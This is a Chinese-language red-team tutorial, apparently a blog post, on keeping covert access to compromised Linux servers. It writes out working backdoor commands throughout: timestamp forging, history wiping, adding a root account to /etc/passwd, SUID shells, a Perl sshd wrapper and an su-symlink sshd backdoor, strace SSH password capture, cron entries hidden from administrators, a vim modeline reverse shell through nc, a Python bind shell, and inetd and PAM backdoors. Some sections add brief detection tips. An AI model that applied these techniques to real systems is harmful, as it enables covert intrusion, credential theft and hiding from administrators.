
Linux权限维持，看这一篇就够啦~~~



0x01 修改文件/终端属性

1.1 文件创建时间

如果蓝队根据文件修改时间来判断文件是否为后门，如参考index.php的时间再来看shell.php的时间就可以判断shell.php的生成时间有问题。

解决方法：

```
touch -r index.php shell.php
```

touch命令用于修改文件或者目录的时间属性，包括存取时间和更改时间。若文件不存在，系统会建立一个新的文件。

1.2 文件锁定

在Linux中，使用chattr命令来防止root和其他管理用户误删除和修改重要文件及目录，此权限用ls -l是查看不出来的，从而达到隐藏权限的目的。

```
chattr +i evil.php  #锁定文件
rm -rf evil.php     #提示禁止删除

lsattr  evil.php    #属性查看
chattr -i evil.php  #解除锁定
rm -rf evil.php     #彻底删除文件
```

1.3 历史操作命令

在shell中执行的命令，不希望被记录在命令行历史中，如何在linux中开启无痕操作模式呢?

技巧一：只针对你的工作关闭历史记录

```
[space]set +o history  #备注：[space] 表示空格。并且由于空格的缘故，该命令本身也不会被记录
```

上面的命令会临时禁用历史功能，这意味着在这命令之后你执行的所有操作都不会记录到历史中，然而这个命令之前的所有东西都会原样记录在历史列表中。

要重新开启历史功能，执行下面的命令：

```
[Space]set -o history  #将环境恢复原状
```

技巧二：从历史记录中删除指定的命令

假设历史记录中已经包含了一些你不希望记录的命令。这种情况下我们怎么办？很简单。通过下面的命令来删除：

```
history | grep "keyword"
```

输出历史记录中匹配的命令，每一条前面会有个数字。从历史记录中删除那个指定的项：

```
history -d [num]
```

删除大规模历史操作记录，这里，我们只保留前150行：

```
sed -i '150,$d' .bash_history
```

1.4 passwd写入

```
/etc/passwd 各部分含义：
用户名：密码：用户ID：组ID：身份描述：用户的家目录：用户登录后所使用的SHELL
```

```
/etc/shadow 各部分含义：
用户名：密码的MD5加密值：自系统使用以来口令被修改的天数：口令的最小修改间隔：口令更改的周期：口令失效的天数：口令失效以后帐号会被锁定多少天：用户帐号到期时间：保留字段尚未使用
```

写入举例：

1.增加超级用户

```
$perl -le 'print crypt("momaek","salt")'
savbSWc4rx8NY

$echo "momaek:savbSWc4rx8NY:hacker:/root:/bin/bash" >> /etc/passwd
```

2.如果系统不允许uid=0的用户远程登录，可以增加一个普通用户账号

```
echo "momaek:savbSWc4rx8NY:-1:-1:-1:-1:-1:-1:500" >> /etc/shadow
```

0x02 SUID后门

当一个文件所属主的x标志位s(set uid简称suid)时，且所属主为root时，当执行该文件时，其实是以root身份执行的。必要条件：

```
1、SUID权限仅对二进制程序有效。
2、执行者对于该程序需要具有x的可执行权限
3、本权限仅在执行该程序的过程中有效
4、在执行过程中执行者将具有该程序拥有者的权限
```

创建suid权限的文件：

```
$cp /bin/bash /tmp/.woot
$chmod 4755 /tmp/.woot
$ls -al /.woot
-rwsr-xr-x 1 root root 690668 Jul 24 17:14 .woot
```

使用一般用户运行：

```
$/tmp/.woot
$/tmp/.woot -p    //bash2 针对 suid 有一些护卫的措施，使用-p参数来获取一个root shell
```

检测：查找具有suid权限的文件即可

```
find / -perm +4000 -ls
find / -perm -u=s -type f 2>/dev/null
```

0x03 LKM Linux rootkit后门

项目地址:https://github.com/f0rb1dd3n/Reptile

适用的系统:

```
Debian 9: 4.9.0-8-amd64
Debian 10: 4.19.0-8-amd64
Ubuntu 18.04.1 LTS: 4.15.0-38-generic
Kali Linux: 4.18.0-kali2-amd64
Centos 6.10: 2.6.32- 754.6.3.el6.x86_64
Centos 7: 3.10.0-862.3.2.el7.x86_64
Centos 8: 4.18.0-147.5.1.el8_1.x86_64
```

0x04 SSH 后门

4.1 SSH wrapper

判断连接来源端口，将恶意端口来源访问传输内容重定向到/bin/sh中:

```
cd /usr/sbin/
mv sshd ../bin/

echo '#!/usr/bin/perl' >sshd
echo 'exec "/bin/sh" if(getpeername(STDIN) =~ /^..4A/);' >>sshd    //4A是13377的小端模式
echo 'exec{"/usr/bin/sshd"} "/usr/sbin/sshd",@ARGV,' >>sshd
chmod u+x sshd

/etc/init.d/sshd restart
```

在本机执行:

```
socat STDIO TCP4:target_ip:22,sourceport=13377
```

```
root@kali:/usr/sbin# netstat -pantu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      2368/sshd: /usr/sbi
tcp6       0      0 :::22                   :::*                    LISTEN      2368/sshd: /usr/sbi
udp        0      0 0.0.0.0:68              0.0.0.0:*                           656/dhclient
root@kali:/usr/sbin# socat STDIO TCP4:127.0.0.1:22,sourceport=13377
ls -l
总用量 68
lrwxrwxrwx   1 root root     7 8月   21  2018 bin -> usr/bin
drwxr-xr-x   3 root root  4096 12月   4  2018 boot
drwxr-xr-x  17 root root  3160 3月    6 03:26 dev
drwxr-xr-x 188 root root 12288 3月    6 03:26 etc
drwxr-xr-x   3 root root  4096 3月    5 07:50 home
```

实现原理：init 首先启动的是 /usr/sbin/sshd ,脚本执行到 getpeername 这里的时候，正则匹配会失败，于是执行下一句，启动 /usr/bin/sshd ，这是原始 sshd 。原始的 sshd 监听端口建立了 tcp 连接后，会 fork 一个子进程处理具体工作。这个子进程，没有什么检验，而是直接执行系统默认的位置的 /usr/sbin/sshd ，这样子控制权又回到脚本了。此时子进程标准输入输出已被重定向到套接字， getpeername 能真的获取到客户端的 TCP 源端口，如果是 13377 就执行sh给个shell。

想要修改连接端口的话可以利用py修改:

```
import struct
buffer = struct.pack('>I6',19526)
print repr(buffer)
```

```
Python 2.7.12 (default, Oct  8 2019, 14:14:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import struct
>>> buffer = struct.pack('>I6',19526)
>>> print repr(buffer)
'\x00\x00LF'
>>>
```

优点:
1、在无连接后门的情况下，管理员是看不到端口和进程的，last也查不到登陆。
2、在针对边界设备出网，内网linux服务器未出网的情况下，留这个后门可以随时管理内网linux服务器，还不会留下文件和恶意网络连接记录。

4.2 SSH 软连接后门

软连接后门的原理是利用了PAM配置文件的作用，将sshd文件软连接名称设置为su，这样应用在启动过程中他会去PAM配置文件夹中寻找是否存在对应名称的配置信息(su)，然而 su 在 pam_rootok 只检测 uid 0 即可认证成功，这样就导致了可以使用任意密码登录:

```
ln -sf /usr/sbin/sshd /tmp/su
/tmp/su -oPort=888

ssh root@127.0.0.1 -p 888
```

```
root@kali:/# ssh root@127.0.0.1 -p 888
root@127.0.0.1's password:
Last login: Thu Mar  5 07:55:56 2020 from 127.0.0.1
root@kali:~# w
 07:56:14 up 28 min,  2 users,  load average: 0.33, 0.31, 0.32
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     :1       :1               07:30   ?xdm?   2:47   0.00s /usr/lib/g
root     pts/2    127.0.0.1        07:56    2.00s  0.04s  0.01s w
```

优点：能够绕过一些网络设备的安全流量监测，但是本地在查看监听端口时会暴露端口，建议设置成8081，8080等端口。

4.3 SSH 公钥免密登陆

```
ssh-keygen -t rsa //生成公钥
echo id_rsa.pub >> .ssh/authorized_keys  //将id_rsa.pub内容放到目标.ssh/authorized_keys里
```

这个是老生常谈的公钥免登陆，这种用法不只是用在留后门，还可以在一些特殊情况下获取一个交互的shell，如struts写入公钥，oracle写入公钥连接，Redis未授权访问等情景。

4.4 SSH Keylogger记录密码

当前系统如果存在strace的话，它可以跟踪任何进程的系统调用和数据，可以利用 strace 系统调试工具获取 ssh 的读写连接的数据，以达到抓取管理员登陆其他机器的明文密码的作用。

在当前用户的 .bashrc 里新建一条 alias ，这样可以抓取他登陆其他机器的 ssh 密码

```
alias ssh='strace -o /tmp/.sshpwd-`date '+%d%h%m%s'`.log -e read,write,connect -s2048 ssh'
```

设置完毕后，倘若当前系统不存在alias，那么就会影响其正常使用：

```
root@kali:~# ssh root@127.0.0.1
bash: strace: 未找到命令
```

```
grep "read(5" /tmp/.sshpwd-09May32324242.log | tail -n 11    //根据不同环境自行调试响应行数
```

```
root@kali:/tmp# grep "read(4" /tmp/sshpwd-053月 031583413508.log | tail -n 20
read(4, "\n", 1)                        = 1
read(4, "h", 1)                         = 1
read(4, "e", 1)                         = 1
read(4, "l", 1)                         = 1
read(4, "l", 1)                         = 1
read(4, "o", 1)                         = 1
read(4, "\n", 1)                        = 1
read(4, "t", 1)                         = 1
read(4, "o", 1)                         = 1
read(4, "o", 1)                         = 1
read(4, "r", 1)                         = 1
read(4, "\n", 1)                        = 1
read(4, "l", 16384)                     = 1
read(4, "s", 16384)                     = 1
read(4, "\r", 16384)                    = 1
read(4, "e", 16384)                     = 1
read(4, "x", 16384)                     = 1
read(4, "i", 16384)                     = 1
read(4, "t", 16384)                     = 1
read(4, "\r", 16384)                    = 1
```

4.5 strace监听ssh来源流量

不只是可以监听连接他人，还可以用来抓到别人连入的密码。应用场景如：通过漏洞获取root权限，但是不知道明文密码在横向扩展中可以使用。

之前有用别名的方式来抓取登陆其他机器时的密码、同样也可以利用strace来监听登陆本地的sshd流量。

```
ps -ef | grep sshd    //父进程PID
strace -f -p 4241 -o /tmp/.ssh.log -e trace=read,write,connect -s 2048
```

```
root@kali:/tmp# ps -ef | grep sshd
root      4241  1085  0 07:51 ?        00:00:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
root      4904  1975  0 08:15 pts/1    00:00:00 grep sshd
root@kali:/tmp# strace -f -p 4241 -o /tmp/.ssh.log -e trace=read,write,connect -s 2048
strace: Process 4241 attached
strace: Process 4909 attached
strace: Process 4910 attached
strace: Process 4912 attached
strace: Process 4913 attached
strace: Process 4914 attached
strace: Process 4915 attached
strace: Process 4916 attached
strace: Process 4917 attached
strace: Process 4918 attached
strace: Process 4919 attached
strace: Process 4920 attached
strace: Process 4921 attached
strace: Process 4922 attached
strace: Process 4923 attached
strace: Process 4924 attached
strace: Process 4925 attached
strace: Process 4926 attached
strace: Process 4927 attached
```

```
root@kali:/tmp# ls -la | grep ssh
drwx------  2 root root   4096 3月    5 07:30 ssh-2L1g9LmFpK1g
-rw-r--r--  1 root root 424294 3月    5 08:17 .ssh.log
-rw-r--r--  1 root root  85812 3月    5 08:05 sshpwd-053月 031583413508.log
root@kali:/tmp# grep "read(6" /tmp/.ssh.log | tail -n 11
4909  read(6, "\f", 8)                  = 1
4909  read(6,  <unfinished ...>
4909  read(6,  <unfinished ...>
4909  read(6, "\f\0\0\0\5hello", 10)    = 10
4909  read(6,  <unfinished ...>
4909  read(6, "\f\0\0\0\4toor", 9)      = 9
4909  read(6,  <unfinished ...>
4909  read(6, "f", 1)                   = 1
4909  read(6, "\0\0\5\362", 4)          = 4
```

检测：查看shell的配置文件或者 alias 命令即可发现，例如 ~/.bashrc 或 ~/.zshrc 文件查看是否有恶意的 alias

0x05 Cron后门

在Linux系统中，计划任务一般是由cron承担，我们可以把cron设置为开机时自动启动。cron启动后，它会读取它的所有配置文件（全局性配置文件/etc/crontab，以及每个用户的计划任务配置文件），然后cron会根据命令和执行时间来按时来调用工作任务。

cron表达式在线生成：http://qqe2.com/cron

```
(crontab -l;echo '*/1 * * * * /bin/bash /tmp/1.elf;/bin/bash --noprofile -i')|crontab -
```

```
root@kali:/var/spool/cron/crontabs# (crontab -l;echo '*/1 * * * * /bin/bash /tmp/1.elf;/bin/bash --noprofile -i')|crontab -
no crontab for root
root@kali:/var/spool/cron/crontabs# crontab -l
*/1 * * * * /bin/bash /tmp/1.elf;/bin/bash --noprofile -i
```

这样执行会在crontab列表里出现，如果是如上执行的话，管理员执行crontab -l就能看到执行的命令内容不是特别隐蔽。

那么就有了一个相对的高级用法，下面命令执行后会显示"no crontab for root"。其实就达到了一个隐藏的效果，这时候管理员如果执行 crontab -l 就会看到显示"no crontab for root":


```
(crontab -l;printf "*/1 * * * * /bin/bash /tmp/1.elf;/bin/bash --noprofile -i;\rno crontab
for `whoami`%100c\n")|crontab -
```

```
root@kali:/var/spool/cron/crontabs# (crontab -l;printf "*/1 * * * * /bin/bash /tmp/1.elf;/bin/bash --noprofile -i;\rno cron
tab for `whoami`%100c\n")|crontab -
no crontab for root
root@kali:/var/spool/cron/crontabs# crontab -l
no crontab for root
root@kali:/var/spool/cron/crontabs# ls -la
总用量 12
drwx-wx--T 2 root crontab 4096 3月    5 08:40 .
drwxr-xr-x 3 root root    4096 8月   21  2018 ..
-rw------- 1 root crontab  354 3月    5 08:40 root
root@kali:/var/spool/cron/crontabs# cat root
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (- installed on Thu Mar  5 08:40:18 2020)
# (Cron version -- $Id: crontab.c,v 2.13 1994/01/17 03:20:37 vixie Exp $)
no crontab for root
```

实际上是他将 cron 文件写到文件中,而 crontab -l 就是列出了该文件的内容:

```
/var/spool/cron/crontabs/root
```

通常 cat 是看不到这个的，只能利用 less、vim 或者 cat -A 看到，这也是利用了cat的一个缺陷，在下一节会主要讲这个。




```
#这几个路径都可以存放cron执行脚本,对应的时间不同
/etc/cron.d/ /etc/cron.daily/ /etc/cron.weekly/ /etc/cron.hourly/ /etc/cron.monthly/
```

0x06 Cat隐藏

刚刚在cron里面提到了cat的一个缺陷，可以利用这个缺陷隐藏恶意命令在一些脚本中：这里的示例我就用 hiding-from-cats 里的例子吧。之所以单列出来，个人认为在一些大型企业的运维工具脚本中可以插入恶意代码，利用cat的缺陷还可以使管理员无法发现脚本被做手脚。


cat其实默认使用是支持一些比如 \r 回车符 \n 换行符 \f 换页符、也就是这些符号导致的能够隐藏命令。

使用python生成带有换行符的内容sh：


```
cmd_h = "echo 'You forgot to check `cat -A`!' > oops" # hidden
cmd_v = "echo 'Hello world!'"                         # visible

with open("test.sh", "w") as f:
output = "#!/bin/sh\n"
output += cmd_h + ";" + cmd_v + " #\r" + cmd_v + " " * (len(cmd_h) + 3) + "\n"
f.write(output)
```

使用 py 生成了一个 test.sh 脚本，同目录下只有他本文件，cat查看一下：



执行一下test.sh：



cat -A 再次查看一下：

其实可以看出来这样就做到了恶意命令隐藏的效果。其实之前 Cron 后门中的隐藏方法就是利用了这个。如果使用 cat -A 查看root文件的话就可以看到计划任务的真正内容了。

0x07 Vim后门

vim modeline(CVE-2019-12735)

该漏洞存在于编辑器的 modeline功能，部分 Linux 发行版默认启用了该功能，macOS 是没有默认启用。 当 vim 打开一个包含了 vim modeline 注释行的文件时，会自动读取这一行的参数配置并调整自己的设置到这个配置。vim默认关闭modeline。

开启命令：

```
vim ~/.vimrc
set modeline
```

当前目录下创建文件：

```
echo ':!uname -a||" vi:fen:fdm=expr:fde=assert_fails("source\!\ \%"):fdl=0:fdt="' > hello.txt
vim hello.txt
```

反弹shell：

```
:!rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 127.0.0.1 9999 >/tmp/f||"
vi:fen:fdm=expr:fde=assert_fails("source\!\ \%"):fdl=0:fdt="
```

vim python 扩展后门

适用于安装了vim且安装了python扩展(绝大版本默认安装)的linux系统。

```
cd /usr/lib/python2.7/site-packages && $(nohup vim -E -c "pyfile dir.py"> /dev/null 2>&1 &)
&& sleep 2 && rm -f dir.py
```

恶意脚本 dir.py 的内容可以是任何功能的后门，比如监听本地的11端口：

```
#from https://www.leavesongs.com/PYTHON/python-shell-backdoor.html
from socket import *
import subprocess
import os, threading, sys, time
if __name__ == "__main__":
       server=socket(AF_INET,SOCK_STREAM)
       server.bind(('0.0.0.0',11))
       server.listen(5)
       print 'waiting for connect'
       talk, addr = server.accept()
       print 'connect from',addr
       proc = subprocess.Popen(["/bin/sh","-i"], stdin=talk,
               stdout=talk, stderr=talk, shell=True)
```

攻击机nc连接过去就可以了：

```
nohup vim -E -c "pyfile dir.py"
nc 127.0.0.1 11
```

0x08 inetd服务后门

inetd是一个监听外部网络请求(就是一个socket)的系统守护进程，默认情况下为13端口。当inetd接收到一个外部请求后，它会根据这个请求到自己的配置文件中去找到实际处理它的程序，然后再把接收到的这个socket交给那个程序去处理。所以，如果我们已经在目标系统的inetd配置文件中配置好，那么来自外部的某个socket是要执行一个可交互的shell，就获取了一个后门。

```
#修改/etc/inetd.conf
$vim /etc/inetd.conf

#discard stream tcp nowait root internal
#discard dgram udp wait root internal
daytime stream tcp nowait root /bin/bash bash -i

#开启inetd
$inetd

#nc连接
nc -vv 192.168.2.11 13
```

```
#可以配合suid后门，修改/etc/services文件：
suidshell 6666/tcp
#然后修改/etc/inetd.conf
suidshell stream tcp nowait root /bin/bash bash -i
#可以修改成一些常见的端口，以实现隐藏
```

检测：查看配置文件即可

```
cat /etc/inetd.conf
```

0x09 协议后门

在一些访问控制做的比较严格的环境中，由内到外的TCP流量会被阻断掉。但是对于UDP(DNS、ICMP)相关流量通常不会拦截。

ICMP

主要原理就是利用ICMP中可控的data字段进行数据传输，具体原理请参考: https://zhuanlan.zhihu.com/p/41154036

开源工具：ICMP后门项目地址：https://github.com/andreafabrizi/prism

DNS

在大多数的网络里环境中IPS/IDS或者硬件防火墙都不会监控和过滤DNS流量。主要原理就是将后门载荷隐藏在拥有PTR记录和A记录的DNS域中（也可以利用AAAA记录和IPv6地址传输后门），具体请参考：通过DNS传输后门来绕过杀软

开源工具：DNS后门项目地址：https://github.com/DamonMohammadbagher/NativePayload_DNS

协议后门检测：对于DNS/ICMP这种协议后门，直接查看网络连接即可，因为在使用过程中会产生大量的网络连接

清除：kill进程、删除文件即可

0x10 PAM后门

PAM使用配置 /etc/pam.d/ 下的文件来管理认证方式，应用程序调用相应的配置文件，以加载动态库的形式调用/lib/security下的模块。

PAM配置可分为四个参数: 模块类型、控制标记、模块路径、模块参数，例如: session required pam_selinux.so open

上面提到的 sshd 软链接后门利用的 PAM 机制达到任意密码登录，还有一种方式是键盘记录。原理主要是通过 pam_unix_auth.c 打补丁的方式潜入到正常的 pam 模块中，以此来记录管理员的帐号密码。

利用步骤：复制patch到源代码目录 >>> 打patch >>> 编译 >>> 将生成的pam_uninx.so文件覆盖到/lib/secruity/pam_unix.so下 >>> 修改文件属性 >>> 建立密码保存文件，并设置好相关的权限 >>> 清理日志 >>> ok

```
#确保ssh开启pam支持
vim /etc/ssh/sshd_config
UsePAM yes

#自动化脚本
https://github.com/litsand/shell/blob/master/pam.sh
```

检测：

```
1、通过Strace跟踪ssh
ps axu | grep sshd
strace -o aa -ff -p PID
grep open aa* | grep -v -e No -e null -e denied| grep WR

2、检查pam_unix.so的修改时间
stat /lib/security/pam_unix.so      #32位
stat /lib64/security/pam_unix.so    #64位
```

清除：yum reinstall pam

0x10 进程注入

从技术上说，获取其它的进程并修改它一般是通过操作系统提供的调试接口来实现的，在 linux 中具有调试功能的工具有 ptrace、Gdb、radare2、strace 等，这些工具都是使用 ptrace 这个系统调用来提供服务的。ptrace 系统调用允许一个进程去调试另外一个进程。

GitHub存在大量开源工具，比如: linux-inject，主要原理是使用 ptrace 向进程中注入恶意 so 文件

```
$./inject [-n process-name] [-p pid] [library-to-inject]
./inject -n sample-target sample-library.so
```

清除：kill或者重启对应的进程即可

还有 cymothoa： https://github.com/jorik041/cymothoa

0x11 Rootkit

rootkit分为内核级和应用级两种:内核级的比如：Diamorphine，应用级的比如：Mafix

Mafix 是一款常用的轻量应用级别Rootkits，是通过伪造ssh协议漏洞实现远程登陆的特点是配置简单并可以自定义验证密码和端口号。应用级rookit，主要替换ls、ps、netstat命令来隐藏文件

检测：使用相关检测工具，比如：unhide

0x12 参考链接

http://www.0-sec.org
https://www.anquanke.com/post/id/155943
https://www.cnblogs.com/17bdw/p/10564902.html
红队实战攻防技术分享：Linux后门总结-SSH利用篇